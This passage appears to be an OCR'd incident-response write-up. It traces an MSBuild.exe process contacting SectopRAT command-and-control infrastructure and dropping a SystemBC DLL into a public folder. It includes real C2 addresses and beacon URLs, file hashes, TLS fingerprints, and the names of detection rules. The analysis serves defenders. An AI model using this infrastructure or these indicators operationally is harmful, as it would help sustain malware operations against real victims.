
i	_time	event.code	process.name	user.name	message
>	[redacted]	22	MSBuild.exe		Dns query: RuleName: - UtcTime: ProcessGuid: {2bce7452-19de-66e3-6101-010000000500} ProcessId: 9728 QueryName: pastebin.com QueryStatus: 0 QueryResults: ::ffff:104.20.4.235;::ffff:104.20.3.235;::ffff:172.67.19.24; Image: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe [redacted]
>	[redacted]	22	MSBuild.exe		Dns query: RuleName: - UtcTime: [redacted] ProcessGuid: {2bce7452-19de-66e3-6101-010000000500} ProcessId: 9728 QueryName: pastebin.com QueryStatus: 0 QueryResults: ::ffff:104.20.4.235;::ffff:172.67.19.24;::ffff:104.20.3.235; Image: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe [redacted]





45.141.87.55

MSBuild.exe communicated with *45.141.87.55* on ports 9000 and 15647. This traffic triggered the following Suricata rules:



@timestamp	destination.address	url.original
[redacted] 04:09:26.763	45.141.87.55	/wbinjget?q=F5D8D5521BB90E8F4A59E7D05990BFAE
[redacted] 03:59:26.512	45.141.87.55	/wbinjget?q=F5D8D5521BB90E8F4A59E7D05990BFAE
[redacted] 03:49:26.089	45.141.87.55	/wbinjget?q=F5D8D5521BB90E8F4A59E7D05990BFAE
[redacted] 03:39:25.855	45.141.87.55	/wbinjget?q=F5D8D5521BB90E8F4A59E7D05990BFAE
		/wbinjget?q=F5D8D5521BB90E8F4A59E7D05990BFAE
		/wbinjget?q=F5D8D5521BB90E8F4A59E7D05990BFAE
		/wbinjget?q=F5D8D5521BB90E8F4A59E7D05990BFAE
		/wbinjget?q=F5D8D5521BB90E8F4A59E7D05990BFAE
		/wbinjget?q=F5D8D5521BB90E8F4A59E7D05990BFAE
		/wbinjget?q=F5D8D5521BB90E8F4A59E7D05990BFAE


suricata.eve.alert.signature

Top values

ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)	95.1%
ThreatFox SectopRAT botnet C2 traffic (ip:port - confidence level: 100%)	1.9%
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	1.5%
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity	1.5%

Calculated from **882** records.

This SectopRAT IP address was also mentioned by Fox_threatintel on X/Twitter last year (2024) while also mentioning port 9000



Fox_threatintel
@banthisguy9349

#sample found that goes port 9000 on 45.141.87.55
#SectopRat is also observed to be one the same ip.
virustotal.com/gui/file/0bb9e…
urlhaus.abuse.ch/url/3101599/

49/74 security vendors flagged this file as malicious

9e107a5f5f9ad838173ebf222107d37cc1f378fa10f46ad5b2…
efin.exe

Size
768.50

tions	Status	URL
	200	http://45.141.87.55:9000/wbinjg
	-	http://45.141.87.55:9000/wbinjg q=B2E581C85432BD4DF6A59A0C
	200	http://45.141.87.55:9000/wbinjg

Restricted Admin Mode	True
Restricted Auth Mode	True

TLS

Handshake

Version Selected	TLSv1_2
Cipher Selected	TLS_RSA_WITH_AES_256_GCM_SHA384

Certificate

Fingerprint	bb17163ef3420a3abf6dfefea88fa8911a5eeb7b3284536974aa9f0aeb42089b
Subject	CN=WIN-K36BCOMBVN5
Issuer	CN=WIN-K36BCOMBVN5

Fingerprint

JARM	14d14d16d14d14d08c14d14d14d14dfd9c9d14e4f4f67f94f0359f8b28f532
JA3S	f75082535b4a79c07b31bdd0e2b7eb87
JA4S	t120100_009d_bc98f8e001b5

HTTP 9000/TCP 08/11/2024 06:54 UTC

Software

Microsoft Windows

Microsoft HTTP API 2.0

Details

http://45.141.87.55:9000/

Status	404 Not Found

UNKNOWN 15647/TCP 08/11/2024 09:44 UTC


C2

Software

SectopRAT

6:06 PM · Aug 11, 2024 · **2,092** Views

The same IP address was listed in the IOC section of RussianPanda's blog detailing The abuse of ITarian RMM by the Dolphin Loader, a malware delivery mechanism that leverages legitimate remote management tools to deploy RATs like SectopRAT.



7/94 security vendors flagged this IP address as malicious

45.141.87.55 (45.141.84.0/22)

AS 206728 (Media Land LLC)

Comments (3)

patricksvgrapi

10 months ago

This indicator was mentioned in a report.

🔎 Title: The Abuse of ITarian RMM by Dolphin Loader – RussianPanda Research Blog

📄 Reference: https://russianpanda95.github.io/The-Abuse-of-ITarian-RMM-by-Dolphin-Loader

📆 Report Publish Date: 2024-08-16

🏷 Reference ID: #75da1fe77 (https://www.virustotal.com/gui/search/75da1fe77/comments for report's related indicators)


This MSBuild.exe process then wrote the malicious executable *C:\Users\Public\Music\WakeWordEngine.dll* . This file write event triggered the following Sigma rules:

- ‘Suspicious Binaries and Scripts in Public Folder’

- ‘Windows Shell/Scripting Application File Write to Suspicious Folder’

WakeWordEngine.dll | conhost.dll

WakeWordEngine.dll is widely recognized as malicious at the time of writing. VirusTotal recognizes the file as *conhost.dll*:


46 / 72

Community Score

46/72 security vendors flagged this file as malicious

6f9326224e6047458e692cd27aeb1054b9381c67aaf2fe238dbebfbc916c4b33

conhost.dll

Malware config detection

This file contains malware configuration that may be attributed to systembc family.

Dynamic Analysis Sandbox Detections


The sandbox Zenbox flags this file as: MALWARE (SystemBC) , TROJAN , EVADER

The sandbox C2AE flags this file as: TROJAN (SystemBC) , MALWARE (Waski)

In-memory YARA scans identified the DLL as SystemBC, triggering the following signatures:


```
Rule: ELASTIC_Windows_Trojan_Systembc_C1B58C2F
Rule: EXT_MAL_SystemBC_Mar22_1
